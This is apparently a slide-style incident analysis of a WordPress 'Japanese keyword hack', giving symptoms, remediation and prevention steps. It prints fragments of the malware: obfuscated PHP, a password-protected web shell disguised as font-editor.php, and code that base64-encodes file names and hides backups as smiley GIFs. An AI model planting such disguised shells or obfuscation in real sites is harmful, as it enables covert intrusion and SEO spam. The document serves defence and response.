$wOWjEKmKQdXI[(65-(62-31))].$wOWjEKmKQdXI[(26-6)].$wOWjEKmKQdXI[((27*2)-8)]
dXI[(2*4)].$wOWjEKmKQdXI[(29*1)].$wOWjEKmKQdXI[(160/4)];$MYtraky2482=$wOWjE
KmKQdXI[(6+(1*(95/19)))].$wOWjEKmKQdXI[(140/5)].$wOWjEKmKQdXI[(522/18)].$wO
```

```
/home/      /public_html/wp-includes/SimplePie
[root@124-43-131-34 SimplePie]# date
Tue Aug 24 12:41:32 +0530 2021
[root@124-43-131-34 SimplePie]# ls -lh font-editor.php
-rw-r--r--. 1      36K Aug 23 14:58 font-editor.php
[root@124-43-131-34 SimplePie]# head font-editor.php
<?php
$password = 'b6f464bdfd9f53521ab5b150de25be8';
error_reporting(0);
set_time_limit(0);

session_start();
if (!isset($_SESSION['loggedIn'])) {
    $_SESSION['loggedIn'] = false;
}


[root@124-43-131-34 SimplePie]#
```

```
77 //ckIIbg
78 $snowHtacFile = base64_decode("Li8uaHRhY2Nlc3M=");
79 $snowIndexFile = base64_decode("Li9pbmRleC5waHA=");
80 $bkLocalFileIndex1 = './wp-includes/images/smilies/icon_devil.gif';
81 $bkLocalFileHtac1 = './wp-includes/images/smilies/icon_crystal.gif';
82 $sitemap = base64_decode("Li9zaXRlbWFWLnhtbA==");
```




INCIDENT ANALYSIS CONT.

- Web shell was detected inside the encrypted font-editor.php and it is accessible via the internet.
- Web Shell was run with root privileges



HOW IS THE ATTACK CARRIED OUT

- Attackers take advantage of vulnerabilities in content management systems (CMS) such as WordPress OpenCart, Drupal or Magento.
- Vulnerabilities Exploited :
 - Not Updated WordPress Core
 - WordPress plugins
 - Directory browsing
 - Allowed Config.php file
 - Allowed infinite attempt to login
 - Shared FTP details





WHAT HAPPENS AFTER A JAPANESE KEYWORD HACK?

- Reputation gets damaged
- Hosting gets suspended
- Get blacklisted by Google




HOW TO VERIFY THE SITE IS AFFECTED

- Japanese characters are retrieved in site search results
- Many spam pages get added
- Hackers often will add themselves to Google Search Console account
- Google Search Console will flag security issues on your website.
- Redirects to another site from the spam pages
- Complaints from visitors to your site, as they encounter unsavoury or spammy content
- Your web host may suspend your site



REMEDICATION

- Remove newly created accounts from Search Console
- Check your .htaccess file
- Use Fetch as Google Tool
- Remove All Malicious Files and Scripts
- Check Recently Modified Files
- Check your Sitemap
- Run a Malware Scan using WP Hacked Help
- Create list of infected URLs
- Submit to remove URL tool in search console
- Generate a new sitemap for website
- Submit this sitemap to google and other search engines via developer console.



HOW TO PREVENT THE ATTACK IN THE FUTURE

- Regularly scan your computer.
- Regularly change your passwords.
- Use Two-Factor Authentication (2FA).
- Update your CMS, plugins, extensions, and modules regularly.
- Consider subscribing to a security service to monitor your site.
- Change WordPress and cPanel login
- Make sure weekly backups of the site are enabled.
- Review and implement appropriate file level permission on the web root directory.
- Remove unnecessary files
- enable the web server access logs with appropriate parameters



Trinam Key

